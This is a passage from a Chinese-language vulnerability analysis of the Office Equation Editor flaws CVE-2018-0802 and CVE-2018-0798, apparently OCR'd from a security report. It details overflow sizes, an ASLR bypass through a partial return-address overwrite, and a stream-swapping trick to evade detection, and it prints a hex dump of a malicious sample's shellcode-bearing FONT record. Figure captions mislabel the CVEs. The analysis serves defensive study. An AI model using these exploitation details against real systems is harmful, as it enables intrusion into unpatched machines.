CVE-2018-0802 只能在打了 CVE-2017-11882 修复补丁的 Office 中才能被触发，在没打补丁的环境下，这两个漏洞的生效条件有冲突。因此虽然 CVE-2018-0802 和 CVE-2017-11882 一样结构简单便于理解，但是触发条件比较苛刻导致它无法单独大规模使用。于是出现了两个漏洞共同使用的现象，触发条件互补后真正做到了稳定触发。

接下来从样本中提取公式编辑器对象，看看和 CVE-2017-11882 有哪些不同。




图 87 CVE-2017-0802 **漏洞分析配图** 1

最直观的感受就是字体名变长了，并且在最后的位置找不到类似返回地址的内容。返回地址的变化是因为微软在补丁中强制开启了 ASLR，固定写死的地址已经达不到我们的要求了。ASLR 只会对地址的高 16 位进行随机，因此只能构造成这种只替换低 16 位的样子。因

为字体名的最后一个字节肯定是/0，因此和随机的高 16 位组合而成的地址一定是 xxxx00yy 的形态。同时，高 16 位需要和溢出点相同，因此可以由此在 IDA 中搜索可能存在的返回地址。在溢出点所在函数 0x421E39 的附近搜索 0x4200yy 形态的 ret 指令，可以找到唯一的 ret 指令，地址为 0x420025。




图 88 CVE-2017-0802 漏洞分析配图 2

考虑到小端模式存放，样本中地址的低 16 位应该写成\x25\x00。

接下来分析发生溢出的函数 0x421E39。因为开启了 ASLR，不能保证分析的过程中加载基址总是相同的。

```
1 LPARAM __cdecl sub_421E39(LPCSTR lpLogfont, __int16 a2, LPARAM lParam)
2 {
3   LPARAM result; // eax@7
4
5   strcpy((char *)(lParam + 28), lpLogfont);
6   *(_BYTE *)(lParam + 23) = 1;
7   EnumFontsA(hdc, lpLogfont, FMDFontProtoEnum, lParam);
```

图 89 CVE-2017-0802 漏洞分析配图 3

图 90 CVE-2017-0802 漏洞分析配图 4

可以看到这里发生溢出的位置不在本函数中，而是在上一层函数的栈中。那么如果想要发生溢出，写入内容的长度需要达到上一层函数的返回地址处。

图 91 CVE-2017-0802 **漏洞分析配图** 5

这里写入的起始位置是 0x40F25C。

图 92 CVE-2017-0802 **漏洞分析配图** 6

上一层函数的返回地址的地址是 0x40F2F0。因此 shellcode 的可利用空间为 0x40F2EC-0x40F25C+4=0x94 字节，再加上返回地址需要覆盖的两个字节，字体名总长度为 0x96。这里覆盖的数据都是上一层函数的局部变量，但是经过分析，由于溢出点所在函数 0x421E39 在上一层函数比较靠前的位置，这些被覆盖的局部变量除了其中一个已经用完了后续不会再次使用，其他都还没有进行赋值。因此不会影响正常的执行流程。

这里有一个跟 CVE-2017-11882 共同的问题，不能覆盖上一层函数的参数 1 因为后面还会被调用，覆盖后会导致进程读取无效地址时崩溃。因此这两个利用这两个漏洞时的 shellcode 长度都有严格限制，不能过长。

接下来看一看真正发生溢出的上层函数 0x421774。

```
24  else
25  {
26    sub_420E87();
27    sub_421E39(lpLogfont, a2, (LPARAM)&lf);      // 2018-0802溢出点
28    lf.lfHeight = -(signed __int16)(24 * word_45BAFA / 72);
29    ho = CreateFontIndirectA(&lf);
30    h = (HGDIOBJ)sub_420CEB(hdc, (int)&ho);
31    GetTextFaceA(hdc, 32, &Name);               // 通过API获取默认字体名
32    GetTextMetricsA(hdc, &tm);
33    v11[0] = 0;
34    if ( tm.tmWeight > 550 )
35      v11[0] |= 1u;
36    if ( tm.tmItalic )
37      v11[0] |= 2u;
38    v14[0] = 0;
39    if ( a2 & 2 && !(v11[0] & 2) )
40    {
41      v11[0] |= 2u;
42      v14[0] = 16;
43    }
44    if ( a2 & 1 && !(v11[0] & 1) )
45    {
46      v11[0] |= 1u;
47      v14[0] = 32;
48    }
```

图 93 CVE-2017-0802 漏洞分析配图 7

```
49  if ( _strcmpi(lpLogfont, &Name) && !sub_4115A7(lpLogfont) )// 4115A7为2017-11882溢出点41160F上层函数
50  {
51    if ( a3 )                                   // 下面第二次调用时a3为0，不会造成递归
52    {
53      strcpy(&v5, &Name);
54      v7 = 0;
55      v6 = 0;
56      sub_421054(&v5);
57      if ( !sub_421774(&Name, v11[0], 0, a4) )
58        *(_WORD *)a4 = sub_4219F0(&Name, v11[0], (int)&tm, v14[0]);
59      v16 = 1;
60    }
61  }
```

自行构造的字体名和默认获取的一定不相同，因此一定会调用41160F进入2017-11882的触发流程，如果没打补丁会在41160F中发生崩溃。打补丁后可以正确触发2018-0802

图 94 CVE-2017-0802 漏洞分析配图 8

因为之前发生的溢出在 0x421774 的栈帧中，因此需要 0x421774 函数执行完后才能进入修改后的返回地址。在这个函数的执行流程中，一个非常关键的地方在于 49 行的 if 语句。

```
0040F200  00000020
0040F204  0040F284  ASCII "宋体"
0040F208  0040F56C
```

图 95 CVE-2017-0802 漏洞分析配图 9

首先对 GetTextFaceA 获取的字体名（这里得到的值是“宋体”）和文件中读取的字体名进行比较。因为文件中的字体名是自行构造的恶意代码，因此这里肯定是非 0 值。接下来要调

用 0x4115A7。

```
1 BOOL __cdecl sub_4115A7(LPCSTR lpString1)
2 {
3   CHAR String2; // [sp+Ch] [bp-24h]@2
4
5   return strlen(lpString1) != 0 && sub_41160F((char *)lpString1, 0, (int)&String2) && !lstrcmpA(lpString1, &String2);
6 }
```

图 96 CVE-2017-0802 漏洞分析配图 10

这里会调用 0x41160F，这是 CVE-2017-11882 发生溢出的位置。如果没打补丁，字体长度为 0x96 的 lpString1 因为长度大于 0x2D 会在溢出时覆盖返回地址和自身的参数，导致自身后续使用这些参数的时候访问无效地址造成进程崩溃或返回地址指向无效地址造成进程崩溃。如果打了补丁，微软会修复这里的溢出点，如果长度大于 0x20 会将长度重置为 0x20 并在后面读取完 0x20 个字节后补上\0 保持字符串完整，这样就不会发生溢出了。因此函数可以正常执行并返回非 0 值。

```
001B163C  .  8B7D 08       mov edi,dword ptr ss:[ebp+0x8]
001B163F  .  B9 FFFFFFFF   mov ecx,-0x1
001B1644  .  2BC0          sub eax,eax
001B1646  .  F2:AE         repne scas byte ptr es:[edi]
001B1648  .  F7D1          not ecx    获取字体名长度
001B164A  .  2BF9          sub edi,ecx
001B164C  .  83F9 21       cmp ecx,0x21
001B164F  .v 72 05         jb short EQNEDT32.001B1656
001B1651  .  B9 20000000   mov ecx,0x20长度大于0x20会将长度重置为0x20
001B1656  >  89FE          mov esi,edi
001B1658  .  8D7D D8       lea edi,dword ptr ss:[ebp-0x28]
001B165B  .  F3:A4         rep movs byte ptr es:[edi],byte ptr ds:[esi]
001B165D  .  31C0          xor eax,eax
001B165F  .  AA            stos byte ptr es:[edi]末尾插入\0
001B1660  .  90            nop
001B1661  .  8D45 D8       lea eax,dword ptr ss:[ebp-0x28]
```

图 97 CVE-2017-0802 漏洞分析配图 11

接下来判定参数 3（a3）是否为 0，非 0 值会重新调用自身。此时参数 3 的值为 1，因此会再一次调用 0x421774，但是参数和之前不同了。

```
001C1919  > 837D 10 00     cmp dword ptr ss:[ebp+0x10],0x0
001C191D  .v 0F84 8D00000  je EQNEDT32.001C19B0
堆栈 ss:[0040F2FC]=00000001
跳转来自 001C18E9
```

图 98 CVE-2017-0802 漏洞分析配图 12

```
001C196D  .  8B45 14      mov eax,dword ptr ss:[ebp+0x14]
001C1970  .  50           push eax
001C1971  .  6A 00        push 0x0
001C1973  .  8B45 94      mov eax,dword ptr ss:[ebp-0x6C]
001C1976  .  50           push eax
001C1977  .  8D45 98      lea eax,dword ptr ss:[ebp-0x68]
001C197A  .  50           push eax
001C197B  .  E8 F4FDFFFF  call EQNEDT32.001C1774
```

图 99 CVE-2017-0802 漏洞分析配图 13

```
0040F1F8  0040F284  ASCII "宋体"
0040F1FC  20200001
0040F200  00000000
0040F204  0040F314
```

图 100 CVE-2017-0802 漏洞分析配图 14

第二次进入 0x421774，由于这次调用时代表字体名存储地址的参数 1 不再是从文件中读取的字体名（shellcode），而是前面通过 API 获取的默认字体名（宋体），因此在前面发生溢出的函数 0x421E39 中不会再一次造成溢出。并且在与字体名比较时一定是相同的，因此不会再一次调用自身，不会造成递归。

```
49  if ( _strcmpi(lpLogfont, &Name) && !sub_4115A7(lpLogfont) )// 4115A7为2017-11882溢出点41160F上层函数
50  {
51    if ( a3 )                                   // 下面第二次调用时a3为0，不会造成递归
52    {
53      strcpy(&v5, &Name);
54      v7 = 0;
55      v6 = 0;
56      sub_421054(&v5);
57      if ( !sub_421774(&Name, v11[0], 0, a4) )
58        *(_WORD *)a4 = sub_4219F0(&Name, v11[0], (int)&tm, v14[0]);
59      v16 = 1;
60    }
61  }
```

自行构造的字体名和默认获取的一定不相同，因此一定会调用41160F进入2017-11882的触发流程，如果没打补丁会在41160F中发生崩溃。打补丁后可以正确触发2018-0802

图 101 CVE-2017-0802 漏洞分析配图 15

两次 0x421774 都执行完之后就能进入修改后的返回地址。可以看到这个地址就是我们前面计算出的后 16 位与 ASLR 给出的前 16 位拼出来的，并且确实能指向 ret 指令。

```
00D919EF  L.  C3          retn
00D919F0  r$  55          push ebp
返回到 00D90025 (EQNEDT32.00D90025)
```

图 102 CVE-2017-0802 漏洞分析配图 16




图 103 CVE-2017-0802 漏洞分析配图 17

执行 ret 指令后 EIP 会指向当前栈顶地址，即参数 1。而参数 1 中保存的字体名就是 shellcode，由此进入 shellcode 领空开始执行。

3.4.1.1.3 CVE-2018-0798

CVE-2018-0798 是与 CVE-2018-0802 同期发现的。CVE-2018-0798 是公式编辑器组件在解析 MATRIX 字段（tag=5）时没有对行和列的长度进行校验，导致在读取行和列的属性时遇到长度过长的恶意样本时导致栈溢出。与利用 FONT 字段的 CVE-2017-11882 和 CVE-2018-0802 相比，漏洞利用样本构造较为复杂。




图 104 CVE-2017-0798 漏洞分析配图 1

对于样本的静态分析方法与前面相同，跳过头部结构后找到 MATRIX 字段，对照下面的结构图对 MATRIX 字段进行解析。




图 105 CVE-2017-0802 漏洞分析配图 2

前面三个字节的对齐方式和漏洞利用无关，然后可以得到 rows=0x26，clos=0xff 分别为行和列的数量。后面是行和列的属性，每一个属性占 2 位，实际分配空间时会按照行或列的数量+1 来分配，并且最后一个字节内部没用完也会空着。具体计算方式可以参考逆向相关函数得到的公式 size = (2 * count + 9) / 8。

接下来看一看读取的流程。首先是对 tag 字段的解析（0x43A78F 函数中）。

```
v5 = (signed __int16)GetTag(a1, &v7) - 1;
switch ( v5 )                                   // tag-1
{
  case 3:
    v6 = &off_454F68;                           // PILE
    break;
  case 0:
    v6 = &off_455A20;                           // LINE
    break;
  case 1:
    v6 = &off_455A58;                           // CHAR
    break;
  case 2:
    v6 = &off_4579C8;                           // TMPL
    break;
  case 4:
    v6 = &off_454F30;                           // MATRIX
    break;
  case 5:
    v6 = &off_455010;                           // EMBELL
    break;
  default:
    v6 = &off_4579C8;
    break;
}
result = ((int (__cdecl *)(int, int, int, int))v6[8])(a2, a3, a4, v7);
```

图 106 CVE-2017-0802 漏洞分析配图 3

MATRIX 字段的 tag=5，在这里会进入 case 4，然后通过 MATRIX 的结构体找到并调用 MATRIX 的解析函数。

```
int __cdecl sub_443E34(int a1, __int16 a2, __int16 a3)
{
  char valign; // ST24_1@1
  int v4; // ST20_4@1
  int row_parts; // [sp+14h] [bp-14h]@1
  int v7; // [sp+18h] [bp-10h]@1
  int col_parts; // [sp+1Ch] [bp-Ch]@1
  int v9; // [sp+20h] [bp-8h]@1
  char h_just; // [sp+24h] [bp-4h]@1
  char v_just; // [sp+25h] [bp-3h]@1
  unsigned __int8 rows; // [sp+26h] [bp-2h]@1
  unsigned __int8 cols; // [sp+27h] [bp-1h]@1

  row_parts = 0;
  v7 = 0;
  col_parts = 0;
  v9 = 0;
  sub_43B349(&a2, &a3);
  valign = GetByte();
  h_just = GetByte();
  v_just = GetByte();
  rows = GetByte();
  cols = GetByte();
  ReadData(rows, &row_parts);
  ReadData(cols, &col_parts);
  v4 = sub_4428F0(a1, a2, a3, &row_parts, valign);
  sub_437C9D(v4, 0);
  return v4;
}
```

图 107 CVE-2017-0802 漏洞分析配图 4

可以看到这里顺序读取了 MATRIX 的各项属性的值。这里的 GetByte 函数（0x416352）是无参的读取一个字节，ReadData 函数（0x443F6C）中读取指定长度也是通过这个函数实现的。溢出就发生在 ReadData 函数（0x443F6C）中。

```
int __cdecl ReadData(__int16 count, _BYTE *buffer)
{
  __int16 v2; // ST0C_2@2
  int result; // eax@2
  __int16 size; // [sp+18h] [bp+8h]@1

  size = (2 * count + 9) >> 3;
  while ( 1 )
  {
    v2 = size--;
    result = v2;
    if ( !v2 )
      break;
    *buffer++ = GetByte();
  }
  return result;
}
```

图 108 CVE-2017-0802 漏洞分析配图 5

前面提到的根据行和列的数量计算需要分配空间的大小的公式就是出自这里。因为没有对长度进行限制，因此只要长度够大超出了栈中预留的空间就会发生溢出。

图 109 CVE-2017-0802 漏洞分析配图 6

根据栈的结构，可以得知当 row_parts 大小超过 0x18 或 col_parts 大小超过 0x10 时就会影响返回地址。但是当 row_parts 大小超过 0x10 就会覆盖 col_parts 的读取长度（cols 的值），因此一般都是通过 col_parts 的读取完成溢出。对于这个样本，rows=0x26，cols=0xff，因此 row_parts 和 col_parts 的长度分别为 0x0A 和 0x40。

溢出后的栈如下：

图 110 CVE-2017-0802 漏洞分析配图 7

需要注意的是参数 1 的地址，因为在后续的 0x4428F0 函数中对参数 1 进行了读操作，因此在溢出时需要注意覆盖参数 1 位置的值必须是一个可读写的正常地址或将参数 1 设置为 0 跳过读取分支，否则会造成崩溃。




图 111 CVE-2017-0802 漏洞分析配图 8

最后的 0x437C9D 函数中还会继续对流中数据进行读取解析，直到遇到 0 才会结束。

```
1 int __cdecl sub_437C9D(int a1, int a2)
2 {
3   __int16 v2; // ST20_2@1
4   __int16 v3; // ST24_2@1
5   int v4; // eax@3
6
7   v2 = *(_WORD *)(a1 + 40);
8   v3 = *(_WORD *)(a1 + 42);
9   while ( (unsigned __int8)GetByte() )
10  {
11    v4 = sub_43A78F();
12    a2 = sub_4371C0(a1, a2, v4);
13  }
14  return a2;
15 }
```

图 112 CVE-2017-0802 漏洞分析配图 9

在选择返回地址时通常会选择 ret 前面带有 add esp，4 的地址来跳过参数 1 的 4 个字节。

图 113 CVE-2017-0802 漏洞分析配图 10

如果要在打了 CVE-2017-11882 的补丁后利用 CVE-2018-0798，就要面对 ASLR 的保护。早期的绕过方式是嵌入 256 个公式编辑器对象分别用不同的基址构造 ROP 链来覆盖全部的可能性。即使公式编辑器崩溃了也不会对用户有任何提示，因此失败的尝试不会被发现，但是用时较长，远不如 CVE-2018-0802 的方法好用。

在 2018 年 12 月出现了另一种更为通用的方式来绕过 ASLR，该技术将在后续章节中详细介绍。

3.4.1.2 特殊利用方式

公式编辑器系列漏洞已经活跃了一年有余，对漏洞的利用手段也在不断进步。早期的 CVE-2017-11882 样本甚至可以在公式编辑器流中看到明文的 URL，利用方式十分简陋，后来逐渐发展出了多种绕过检测的方式。这一节主要介绍几种通过改变文档的文件结构来绕过检测和提高样本通用性的方式。

3.4.1.2.1 使用\1OLE10Native 替代 Equation Native

对于用户自行在文档中插入的正常的公式编辑器组件，数据都是存放在公式编辑器专用的 Equation Native 流中，而不是存放到 OLE 组件通用的\1OLE10Native 流中。一般情况下公式编辑器组件内都不会包含\1OLE10Native 流。




图 114 公式编辑器特殊利用方式配图 1

这里手动将 Equation Native 流替换为\1OLE10Native 流，也可以使得公式编辑器的数据被正确的读取，漏洞正常触发。




图 115 公式编辑器特殊利用方式配图 2

公式编辑器在对数据进行解析时，如果不存在 Equation Native 流，会从\1OLE10Native 流中读取数据。

```
v11 = (*(int (__stdcall **)(int, wchar_t *, _DWORD, signed int, _DWORD, int *))(*(_DWORD *)a2 + 16))(
        a2,
        aEquationNative,
        0,
        16,
        0,
        &v10);
if ( v11 )
{
  v11 = (*(int (__stdcall **)(int, wchar_t *, _DWORD, signed int, _DWORD, int *))(*(_DWORD *)a2 + 16))(
          a2,
          aOle10native,
          0,
          16,
          0,
          &v10);
  v12 = 1;
```

图 116 公式编辑器特殊利用方式配图 3

根据前面已经确定的流的种类，读取相应的内容进行验证。对于 Equation Native 流，读取前 0x1C 个字节作为公式编辑器头部，其中偏移为 8 处取 4 个字节代表流中后续内容的长度。对于\1OLE10Native 流，读取前 4 个字节作为流中后续内容的长度。

```
{
  v11 = v12 ? (*(int (__stdcall **)(int, int *, signed int, int *))(*(_DWORD *)v10 + 12))(v10, (int *)&v9, 4, &v16) :
  if ( !v11 )
```

图 117 公式编辑器特殊利用方式配图 4


```
: (*(int (__stdcall **)(int, int *, signed int, int *))(*(_DWORD *)v10 + 12))(v10, &v13, 28, &v16);
```

图 118 公式编辑器特殊利用方式配图 5

最后根据刚才得到的长度读取对应长度的数据。

```
if ( v12 )
  v3 = (*(int (__stdcall **)(int, LPVOID, SIZE_T, int *))(*(_DWORD *)v10 + 12))(v10, v7, v9, &v16);
else
  v3 = (*(int (__stdcall **)(int, LPVOID, SIZE_T, int *))(*(_DWORD *)v10 + 12))(v10, v7, v14, &v16);
v11 = v3;
```

图 119 公式编辑器特殊利用方式配图 6



	0001	0203	0405	0607	0809	0A0B	0C0D	0E0F	0123456789ABCDEF
0x000	4707	0000	03B7	0194	950A	0108	9E52	B95B	G.....·. ... R¹[
0x010	3553	8781	E91F	780D	878B	398B	0FB8	D721	5S é.x. 9 .¸×!
0x020	1512	05D9	4531	EE8B	2851	FFD5	83C0	3CFF	ÙE1î (QÿÕ À<ÿ
0x030	E08D	1806	523A	741A	BC2F	36A4	4200	[illegible]	à ..R:t.¼/6¤B.Î.
0x040	E974	0100	00C5	9944	EBE6	9CE6	09DC	FAEF	ét...Å Dëæ æ.Üúï
0x050	B685	7E17	CB82	E37A	3A7A	1ED8	4557	91D6	¶ ~.Ë ãz:z.ØEW Ö
0x060	C288	583B	5E3C	7E35	D9AD	4494	4555	600B	Â X;^<~5Ù-D EU`.
0x070	4831	3D73	5F02	3608	1A92	DEAA	59E7	381E	H1=s_.6.. Þ²Yç8.
0x080	9792	FE4C	1EE5	DE7F	4B36	B9AB	D31E	E5A0	þL.åÞ K6¹«Ó.å
0x090	FFBE	6A58	E9F5	452F	BEAA	A925	030A	3A1F	ÿ¾jXéõE/¾ª©%..:.
0x0A0	D1C0	5225	1140	3CA4	C3FF	7DA9	39B8	072C	ÑÀR%.@<¤Ãÿ}©9¸.,
0x0B0	5BAB	8445	E6D7	936F	A844	03C9	C33C	1A5A	[« Eæ× o¨D.ÉÃ<.Z
0x0C0	F08D	D248	BACA	1820	BE8A	0D13	F3A4	4633	ð ÒHºÊ. ¾ ..ó¤F3
0x0D0	DD79	0CBC	D92A	9D47	56DF	6A16	1800	584C	Ýy.¼Ù* GVßj...XL

图 120 公式编辑器特殊利用方式配图 7

对于这个样本，前 4 字节 0x747 是数据部分的长度。接下来的 5 个字节是 MTEF 头部，可以看到 MTEF version=3，是正常值。接下来红色框起来的部分是漏洞利用的 FONT（tag=8）字段。

因为传统检测方式中发现公式编辑器组件后只会对 Equation Native 流进行分析，因此无法发现这种不存在 Equation Native 流的利用方式。需要结合公式编辑器对数据的读取对检测方式进行修改。

3.4.1.2.2 不完整的 OLE 对象

这种利用方式只在 RTF 文档中发现过。对于 RTF 中嵌入的 OLE 对象，通常都是在\object 以及\objdata 关键字后存放 OLE 对象头部和以 CFB 格式储存的 OLE 对象数据。




图 121 公式编辑器特殊利用方式配图 8

